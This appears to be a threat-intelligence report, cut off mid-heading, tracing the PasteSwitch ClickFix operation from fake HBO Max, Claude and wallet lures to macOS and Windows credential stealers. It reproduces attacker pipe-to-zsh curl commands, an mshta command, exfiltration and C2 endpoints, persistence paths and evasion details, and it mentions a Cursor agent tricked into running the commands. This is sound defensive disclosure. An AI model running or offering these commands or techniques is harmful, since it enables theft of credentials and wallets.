
The ClickFix prompt shown by the HBO Max lure. Source: Hudson Rock investigation, September 2026.
export STATE_lim=v3.16.6
export _watch_ix=c8ae6d2b
curl -fsS "hxxps://ember-bridge[.]com/curl/quohwuhu5o2/setup.sh" | zsh

Decoding the Alfred copy field exposed the Ember Bridge setup route. Source: joint research, September 2026.
Two additional September routes used the same host and loader structure:
hxxps://ember-bridge[.]com/curl/a44a37519au/setup.sh
hxxps://ember-bridge[.]com/curl/sxbljspqq9f7/init.sh
The recovered script from ember-bridge[.]com reconstructed commands including md5, xxd, openssl, and gunzip. It decrypted embedded content with AES-128-CTR, expanded the result, and executed the next zsh stage.
That stage reported successful execution to:
hxxps://weaveridge7[.]com/api/metrics/run?event=pasted
It then downloaded a native macOS payload from an update-style route:
hxxps://ember-bridge[.]com/
zyeMb6slon_3VWVlkSkdiJurcyhY5cFNmchnavRnMgU/
soundfix/update
The payload was written to /tmp/.u43v97pb, stripped of extended attributes with xattr -c, marked executable, and launched. Its SHA256 was:
eec09815c3664aa6b3cd370a8b8f566be3b804949cfc514f145262136898b009
The recovery sequence connected the original ad campaign to a live lure and final executable:
HBO Max ad campaign
-> related live alfredaps[.]com lure
-> copied Base64 command
-> ember-bridge[.]com/curl/quohwuhu5o2/setup.sh
-> AES-128-CTR and gzip shell stage
-> weaveridge7[.]com/api/metrics/run?event=pasted
-> ember-bridge[.]com/<identifier>/soundfix/update
-> /tmp/.u43v97pb
The September payload stole credentials and persisted
Static analysis and macOS execution showed collection of Chromium and Firefox credentials and cookies, Keychain material, Apple Notes, shell history, SSH material, wallet data, messenger data, password-manager data, and selected files. The payload used 165.22.199.85 for telemetry and exfiltration. Its observed progress values included started, init_session, messengers, credentials, browsers, wallets, and passmgr. It then contacted rudder-moss[.]com, wuess[.]com, and 164.90.161.147:80.
wuess[.]com/api/feed/items/1c6bcaad7aa6a3ece63dadfba246def0 returned a 1,718-byte configuration containing 21 cryptocurrency replacement addresses. This runtime set differed from the 21-address Animate and Zig fallback set described later in this article.
Persistence components were placed under directories named to resemble Apple services:
~/Library/Application Support/.com.apple.accountsd/AccountsHelper
~/Library/Application Support/.com.apple.accountsd/.service
~/Library/Application Support/.com.apple.metadata.mds/.mdworker
~/Library/Application Support/.com.apple.metadata.mds/mdworker_shared
The three recovered persistence components had SHA256 values:
d4150c1c97f047c6edb14767bf1efa8f9e37d63b124f38f27da4ef52d570aac2
f71d72711fe132f00d1a10d6f8c0f26c1544b41f57ca9262668dd2c771cc31f7
a90a93e9776852dac869d4097dba2a4741ef5d316a1ae8631329349287e6a411
The same execution pattern had appeared in fake developer-tool and Homebrew campaigns. Cato Networks documented encrypted helper delivery, event=pasted telemetry, and update-style routes in a fake Codex campaign. Independent research by lostsh documented the same loader grammar in a fake Homebrew campaign.
One route identifier made the continuity especially clear. The September and Cato strings are 43 characters and differ by one character:
September: zyeMb6slon_3VWVlkSkdiJurcyhY5cFNmchnavRnMgU
           ember-bridge[.]com/<identifier>/soundfix/update

Cato:      zyeMb6slon_3VWVlkSkdiJurcyhY5cFNtchnavRnMgU
           trekmesh15[.]com/<identifier>/jetbrains/update
Both chains used encrypted or compressed zsh, execution telemetry, /tmp staging, xattr -c, chmod +x, and native helper execution.
The changed sequence is FNmchn in September and FNtchn in the Cato route.
The investigation expanded into PasteSwitch
The HBO Max ads provided one entry into a larger delivery system. Recovered pages and payloads showed separate services for lures, visitor qualification, staging, telemetry, payload delivery, C2, and exfiltration.
We track that operation as PasteSwitch. The name describes the stable action at the center of each route: the victim pastes an attacker-supplied command, and the delivery system switches among platform, campaign, payload, and monetization branches.
software or brand lure
-> browser and platform qualification
-> copied Terminal or Run command
-> tokenized staging route
-> encrypted or compressed loader
-> execution telemetry
-> platform-specific payload
-> credential theft, wallet theft, clipboard replacement, or tasking
The same structure appeared behind fake Claude, Codex, Alfred, HBO Max, Homebrew, utility, GitHub, and wallet applications. The payload selected after the pasted command included MacSync, AMOS helpers, fake wallet applications, InstallFix, Amatera, AnimateClipper, and ZigClipper.
Each service had a defined role
| Component | Function | Observed implementation |
|---|---|---|
| Front end | Brand impersonation and victim qualification | Fake Claude, Codex, Alfred, HBO Max, Homebrew, GitHub, utility, and wallet pages |
| Gate | Browser and platform selection | User agent, platform, WebGL, screen, window, timezone, iframe, touch, console serialization, and prototype checks |
| User execution | Transfer of execution to the victim | Copied curl commands on macOS and mshta on Windows |
| Staging | Loader retrieval and decoding | /curl/<token>, Base64, gzip, AES-128-CTR, OpenSSL, RC4, XOR, and in-memory unpacking |
| Telemetry | Confirmation that the command ran | /api/metrics/run?event=pasted, /pipeline/event, user, and BuildID fields |
| macOS payloads | Credential theft and persistence | MacSync, AMOS helper, and fake wallet applications |
| Windows payloads | Credential theft and clipboard replacement | Amatera, AnimateClipper, and ZigClipper |
| Dynamic control | Replaceable C2 and tasking | HTTP task API, mutable helper URLs, and BSC contract strings |
The infrastructure predates the HBO Max ads
| Date | Activity |
|---|---|
| 2025-07-12 | Earliest reported inbound activity among the Animate/Zig embedded replacement addresses |
| 2025-09-26 | Sixty-four typo-agent domains registered through Unstoppable Domains within 61 seconds |
| 2025-12-24 | AnimateClipper BSC Testnet contract deployed |
| 2026-03-16 | ZigClipper BSC mainnet contract deployed |
| 2026-03-17 to 2026-07-26 | Thirty-six Zig mainnet C2 updates mirrored to Animate testnet 3 to 4 seconds earlier |
| 2026-04-22 | Arkypc infection, AMOS helper, exfiltration, persistence, and tasking captured |
| 2026-05 to 2026-08 | Public reporting documented the AMOS helper, MacSync, gated ClickFix, InstallFix, Amatera, and clipper branches |
| 2026-07-26 | Animate and Zig contracts set to lb.propertyfind.cc |
| 2026-09 | The HBO Max incident led into the consolidated PasteSwitch investigation |
PasteSwitch qualifies visitors before delivery
PasteSwitch front ends inspect the visitor before revealing a command. Captured gates collected browser, hardware, display, runtime, and page-context data.
Qualifying macOS visitors received a lure and copied Terminal command. Other profiles received blank pages, parked content, vendor redirects, browser-extension pages, VPN pages, or unrelated templates.
We directly observed alfredaps[.]com serving the malicious Alfred page to a Mac while redirecting a Windows sandbox to the legitimate Alfred website. The captured storageprofiler[.]com page used XOR-wrapped JavaScript and a ChaCha20-encrypted configuration. Its gate required Apple classification, at least ten input events, and two seconds of interaction before revealing its copied command.
Microsoft documented more than 250 front ends in a gated macOS ClickFix cluster. The server-side checks included browser, screen, window, WebGL, timezone, iframe, touch, developer-console serialization, and prototype-tamper signals. Microsoft’s 17 published domains and Zscaler’s 207-domain MacSync corpus contain 224 unique domains with zero exact overlap, illustrating how rapidly the front-end inventory changed around stable delivery behavior.
This gate explains why the same address can produce a malicious page for one visitor and benign content for another. It also explains empty automated scans and captures that end at legitimate vendor pages.
Eight lure pages preserved their copied commands
Eight recovered pages preserved complete lure-to-command routes:
| Presenting domain | Decoded execution route |
|---|---|
bright-links[.]com |
leaf68[.]com/curl/m98h4mpc/setup.command |
cli-desktop[.]com |
basequill9[.]com/curl/av6t87xg9gon/ahlg4goj9kfsh1itrutp47.dat |
cli-stack[.]com |
Same Basequill route |
codex-notes[.]com |
perchframe15[.]com/curl/xdtopgap5cf4/init.sh |
diskclearing[.]org |
trekmesh15[.]com/curl/f3430a5c231cf5b80c051755475b2d90d1dd96ea2a6a8cc8832e398c738b154e |
freshfolio34[.]com |
Same Trekmesh route with a different lure body |
homebrwmac-hub[.]com |
pine63[.]com/curl/a5ozpdozvn/km3ucbo27uu397g4ej72y.dat |
storageprofiler[.]com |
canvas-35[.]com/curl/n2rfjo98p/bootstrap.sh |
Each command sent the downstream response into zsh. The route token survived changes to the presenting domain and often provided a stronger link than the lure brand.
The macOS routes delivered distinct theft systems
The September payload led into several macOS branches. Each branch collected overlapping data, while its request grammar, staging files, and upload protocol remained distinct.
MacSync used transaction tokens and chunked uploads
MacSync followed a repeatable route sequence:
/curl/<txd>
-> <txd>.daily
-> /dynamic?txd=<txd>
-> AppleScript or collection stage
-> /gate or /gate?buildtxd=
-> chunked upload
Recovered MacSync code collected browser credentials and cookies, Gecko profiles, wallets, Telegram data, Apple Notes, Keychains, cloud credentials, shell history, system data, and the macOS password. It staged the result in /tmp/osalogging.zip and sent roughly 10 MB HTTP PUT chunks with upload_id, chunk_index, and total_chunks.
The same API key remained embedded across independently recovered controller scripts:
5190ef1733183a0dc63fb623357f56d6
A secondary telemetry key also repeated across the branch:
5e9c0d853cfb7366d2eeec4a61ee0ed534cde9962d7f11aa4a3d2fcc104e778e
Exact executions preserved activity at houstongaragedoorinstallers[.]com, dogtrainersgeorgia[.]com, aidevmaster[.]com, restoremental[.]com, glowmedaesthetics[.]com, and marbellaresales[.]com.
Recovered shell stages preserve the wider delivery estate:
| Host | Bytes | SHA256 | Role |
|---|---|---|---|
houstongaragedoorinstallers[.]com |
1,458 | 06a3d3bdeb33411fba53eed53cf528f3b33fdf5c2a74921d5d98002cb5e2ba1b |
MacSync shell stage |
pressureulcerlawyer[.]com |
1,452 | d1690bec25ed5423e86a9ba1ce41ba8d0de91700e0b680291196dd9975a8a29c |
MacSync shell stage |
lalandscapelighting[.]com |
1,444 | ede6ea506c6221f24618f8a7177f9c2f16b63968f0c34818c45d88f1d0dd03a7 |
MacSync shell stage |
aidevmaster[.]com |
1,436 | d95e123c2ed35a03b84558b8a3cd7b7e47a15914ed819ca2ce99afe32b5a0540 |
MacSync shell stage |
pinescope11[.]com |
1,943 | 18c8b79ce68060782e52445a9f38c57e4b6e3f09f625b0465e0a9576e51a7505 |
MacSync shell stage |
dogtrainersgeorgia[.]com |
1,444 | 9eb96fc1fda13b143a90896793754b6a61942dbf87846895bb9ea8c1e849cd96 |
MacSync shell stage |
denverplumbingandwaterheater[.]com |
1,456 | ac90360ac4d8c2eb2585daa867d085d2fb12b859bed6c3a472a738cd08e55383 |
MacSync shell stage |
trekmesh15[.]com |
1,844 | 249088420058e50b5e7d1e615a6b9c212e1c341b43fbd8b60cde30d5bd281938 |
AMOS helper shell stage |
harbor-29[.]com |
1,765 | 825f0358da26a5cd85076be4586c4125ea5958235f3d9669ea3bf60c0edfc5b2 |
AMOS helper shell stage |
Two older MacSync Mach-O samples retained the downloader identity UserSyncWorker/1.0 (macOS) and the route gatemaden[.]space/curl/985683bd660c0c47c6be513a2d1f0a554d52d241714bb17fb18ab0d0f8cc2dc6:
ecfaa20f25e11878686249c7094706bc3dcd2dc0ace0f2932a39d1bfdac85863
06c74829d8eee3c47e17d01c41361d314f12277d899cc9dfa789fe767c03693e
Zscaler connected 207 domains to MacSync and its Claude-themed delivery. Microsoft later connected more than 30 domains through the same /curl/, /dynamic?txd=, /gate?buildtxd=, API-key, and upload behavior. RST Cloud documented overlapping C2 windows and the same controller grammar.
The AMOS helper enrolled victims for continuing tasking
The Arkypc branch began with a 229-byte loader:
SHA256 93d986f39599df747e4f65484a41d5e5ae7ece345924ea36e4f4ee623ce2f0ae
It downloaded arkypc[.]com/n8n/update to /tmp/helper, cleared extended attributes, added execute permission, and ran the native helper. The historical helper had SHA256 e6e54a8e8f30cedd8492f515ab95e005478bafb41998c43341fcf3a494573d6c.
The exact April distribution route was:
hxxps://arkypc[.]com/curl/c46084d53f2256206cd2695ec998a98418969f278381b1f0cc848f21815ec543
The helper checked for virtualized environments, requested and validated the macOS password, collected credentials and application data, created /tmp/out.zip, uploaded the archive, installed persistence, and accepted arbitrary zsh tasks.
Its upload protocol used multipart POST requests to /contact in chunks up to 25 MiB:
X-Chunk-ID
X-Chunk-Part
X-Chunk-Total
The persistent components used:
~/Library/Application Support/.com.apple.accountsd/AccountsHelper
~/Library/Application Support/.com.apple.accountsd/.service
/Library/LaunchDaemons/com.apple.accountsd.helper.plist
/zxc/kito
The implant then enrolled with a plaintext task service at 45.94.47.204:80:
POST /api/join/
GET /api/tasks/<bot-id>?v=1.4
POST /api/tasks/ack
A captured task copied Keychain and browser cookie data, archived it, and uploaded the result to mpasvw[.]com/api/cookies with the victim’s bot_uid.
The same helper-delivery grammar appeared across Arkypc, Harbor/Verse, Cato, lostsh Homebrew, and the September activity. fern-plume[.]com supplied the helper update route while node-slate[.]com supplied the paired /api/metrics/run?event=pasted route. Harbor and Verse preserved the same role split: harbor-29[.]com delivered the shell and native helper, while verse-18[.]com received execution telemetry.
The April 22 packet capture and samples preserve the exact Arkypc helper chain. Field Effect observed the same route after a malicious prompt caused a Cursor agent to execute the commands.
Download through exfiltration took less than two minutes. A-Packets documented the task that collected Keychain and browser data, while PcapAI published a protocol-focused analysis of the same AMOS traffic.
Fake wallet applications stole recovery material directly
loop-lumen[.]com/zxc/ distributed fake Ledger, Trezor Suite, and Exodus applications for macOS:
| Application | Archive SHA256 | Collected data |
|---|---|---|
| Ledger Wallet | f8d09bb7ef38015342fb8ae11c489fc1a3f01e743123e4222e9291cb474fb75e |
Username, 24-word phrase, Ledger Live app.json |
| Trezor Suite | 131a071301006dbed8dbf4d2e08b2914407b7693ab23566bdfee9f39f157aab4 |
Username, 12-word and 24-word BIP39 phrases, 20-word SLIP39 phrase |
| Exodus | ecbbf5c7f1fac026dbaa74e8dac630730b4a49fbbb9fd59c333c48c28768ebfb |
Username, password, 12-word seed, exodus.wallet data |
The Swift and SwiftUI applications used WKWebView, universal x86_64 and arm64 binaries, ad hoc signing, Base64-obfuscated JSON fields, and fake failure messages before redirecting victims to the legitimate vendor. They sent collected data to umapla[.]com and glrack[.]com.
Recovered collector routes included:
/opent.php
/receivet.php
/openex.php
/receiveex.php
/receiveex.php?attach=1
The /zxc/app.zip, /zxc/apptwo.zip, and /zxc/appex.zip convention also appeared in the AMOS helper wallet-replacement workflow described in Microsoft’s macOS ClickFix research.
Filequanticore reused the copied-command model
filequanticore[.]com and filesiriuscore[.]com served the same 12,282-byte macOS Terminal-copy page across nine captures: eight from Filequanticore and one from Filesiriuscore. The page title was Download for macOS - DMG or via bash. The visible page advertised a DMG while JavaScript loaded the copied command from links/data.txt.
The decoded path was:
filequanticore[.]com or filesiriuscore[.]com
-> flutelikelurkerunsinewy[.]com/rtb/p/c/<campaign>
-> links/data.txt
-> press29[.]com/curl/7w4xzln7dt3e/89pfskovfumcexk7jyi.dat
-> zsh
The recovered resources were hash-bound:
| Resource | Bytes | SHA256 |
|---|---|---|
| Page | 12,282 | 5a9a3ce9ff74d7823737b184330134b25a4f36fc1d268789229f8de16832508c |
links/page-loader.js |
897 | f122d596ac6f5bb26ec69ab5fa68506da71d0f72bba5533c913dedd0314855e7 |
scripts/script.js |
1,459 | cf8d03a0de9e29e3f6a81606443cbf9df2167e95435f88ede747415d4b7e84ed |
links/data.txt |
184 | 1ba14ee44de95a3e6dcb9866cd00015dbf37f078a74362a827b21c8b2ec48a1a |
The page, JavaScript, copied-command data, and decoded route establish the complete edge from the lure into its shell stage.
Windows visitors received InstallFix and Amatera
The recovered cladesktop[.]gitlab[.]io/releases/ lure selected Arkypc for macOS visitors and displayed a Windows command using:
mshta hxxps://desktop-version[.]com/app
The /app response was an MP3/HTA polyglot preserved in its VirusTotal community record, with SHA256:
5e8ad983129f6771d186f60379dca30d208374cac45bac75d5459aaf0fabc8ad
A /claude sibling used the same InstallFix MP3/HTA carrier format and is preserved under its own VirusTotal record:
480c65e5bb793da2d5ddfdcf00dd37bd4c7176ea0fb58d4e6bd5c891795dc2f5
The PowerShell chain loaded Amatera in memory
The HTA created a one-shot scheduled task named servicedae, launched 32-bit PowerShell, disabled AMSI, calculated a victim-specific subdomain, and requested:
hxxps://<victim-id>.oakenfjrod[.]ru/
polymarket-91267b64-989f-49b4-89b4-984e0154d4d4
The victim label was the lowercase first 16 hexadecimal characters of MD5(UTF8(COMPUTERNAME + USERNAME)), giving the operator a stable per-host staging name.
The next stage used arithmetic fog, dead loops, opaque predicates, a 21-second delay, Base64, repeating-key XOR, rolling decoding, shellcode, an x86 unpacker, and in-memory PE loading. Stable markers included the RC4 key BWJFEesMEqRvjQbm, the XOR key AMSI_RESULT_NOT_DETECTED, and the array @(989,145,425).
The 2,473-byte PowerShell command recovered from process telemetry had SHA256:
3276414afb3c7ce7aa19db5401051ce4ad6968a7cc6bf8384cd6470c92541a24
The loader allocated memory, copied a 129,623-byte x86 shellcode payload, changed the region from writable to executable, and started it with NtCreateThreadEx. The recovered shellcode had SHA256:
ec9111b13bb21c1ce757db666b6df329724ec2ec493bcae1ba64b4ec2e93a331
The recovered layers can be tracked independently:
| Layer | SHA256 |
|---|---|
| Oakenfjrod Polymarket response | 12f6fde9d8058292ad1fb869352eebd615aa59c526a481a39fb52aa59e368d0d |
| Decoded PowerShell layer | dbe8f391291a66a509d5a0144ece8e61789657f96bac14f786293bb4d2ca21ac |
| Shellcode-loader PowerShell | 439f01ee546eabbdbcc02c0312cf3de28877ed8fcba80e46da88b76b02527a66 |
| Native x86 shellcode | ec9111b13bb21c1ce757db666b6df329724ec2ec493bcae1ba64b4ec2e93a331 |
The final PE was Amatera Stealer:
SHA256 d4eb6e4cec1e69f3bc94bbe2d743e982863fc8549e49f832846c218e1aba3fcb
The sample fingerprinted the host, checked locale and keyboard settings, enumerated processes and adapters, captured screenshots, decrypted browser credentials, used direct Winsock communication, and supported secondary tasking. Push Security describes InstallFix as a cross-platform lure and delivery framework. Proofpoint’s Amatera analysis documents the family lineage and its C2-supplied configuration, direct socket communication, browser theft, and secondary-payload tasking. Related fake-Claude delivery was also documented by Cyderes and Straiker.
Three /cloude-91267b64-989f-49b4-89b4-984e0154d4d1 responses preserved additional obfuscated stages supporting the Windows loader chain:
| Bytes | SHA256 |
|---|---|
| 17,523,842 | 2f04ba77bb841111036b979fc0dab7fcbae99749718ae1dd6fd348d4495b5f74 |
| 18,718,533 | d5a60dedf71308f5971269b7a63903e4b68992c392a0368f1dd03cb7e4bcefbc |
| 18,772,561 | ebb2a2f9f58d0908848399ffcb3a254e9171a8c14daeeae7fc042376372802f4 |
A second lure exposed another Windows route
The cli-desktop[.]com page delivered the Basequill macOS route while directing Windows visitors to:
hxxp://sic180[.]com/fail
The 6,659,453-byte /fail object had SHA256 6759c72365d0c690db613ff30635970668f5699b65c3842ecdc4f1b695ed13a7. Two public executions ran it through mshta.exe. Static Base64 and UTF-16LE decoding recovered PowerShell that disabled certificate validation and requested:
hxxps://habar55[.]namebright[.]bike/01964960-d755-75d1-826b-99f2652ceced
The page and decoded payload preserve another platform switch inside the same lure system: macOS received a zsh path and Windows received an mshta and PowerShell path.
Amatera presented Facebook as its TLS identity
The final PE connected directly to 77.91.65.13:443 while presenting facebook.com through TLS SNI and HTTP authority:
| Layer | Value |
|---|---|
| TCP destination | 77.91.65.13:443 |
| TLS SNI | facebook.com |
| HTTP authority | facebook.com |
| HTTP method | POST |
| URI | Randomized high-entropy path |
The PE configured Schannel for caller-managed certificate validation through SCH_CRED_MANUAL_CRED_VALIDATION and ISC_REQ_MANUAL_CRED_VALIDATION. The binary requested stream sizes and proceeded to TLS stream construction. Its code contains no certificate-chain or hostname check.
The exact SCHANNEL_CRED values were:
dwVersion             = 4
grbitEnabledProtocols = 0x2800
dwFlags               = 0x18
0x2800 enables the TLS 1.2 and TLS 1.3 client protocol bits. The credential flags are SCH_CRED_MANUAL_CRED_VALIDATION (0x08) and SCH_CRED_NO_DEFAULT_CREDS (0x10). InitializeSecurityContextA received 0x8811c, including ISC_REQ_MANUAL_CRED_VALIDATION, stream mode, allocation, confidentiality, sequence detection, and replay detection.
The only QueryContextAttributesA request used attribute 4, SECPKG_ATTR_STREAM_SIZES, before the client exchanged application data through EncryptMessage and DecryptMessage. That implementation lets the socket connect directly to the attacker address while Schannel places facebook.com in the ClientHello and the malware accepts the server certificate presented by the C2.
As a result, HTTPS-oriented telemetry recorded requests to facebook.com while socket telemetry recorded the unrelated C2 address. The VirusTotal behavior record preserves both identities.
destination.ip = 77.91.65.13
destination.port = 443
tls.client.server_name = "facebook.com"
http.request.method = "POST"
The implementation is a live malware example of the direct-to-IP identity mismatch we have researched at AdamNetworks through Underminr. Detection requires correlation among destination IP, SNI, certificate identity, DNS history, and expected service infrastructure.
Smart contracts rotated the clipper C2
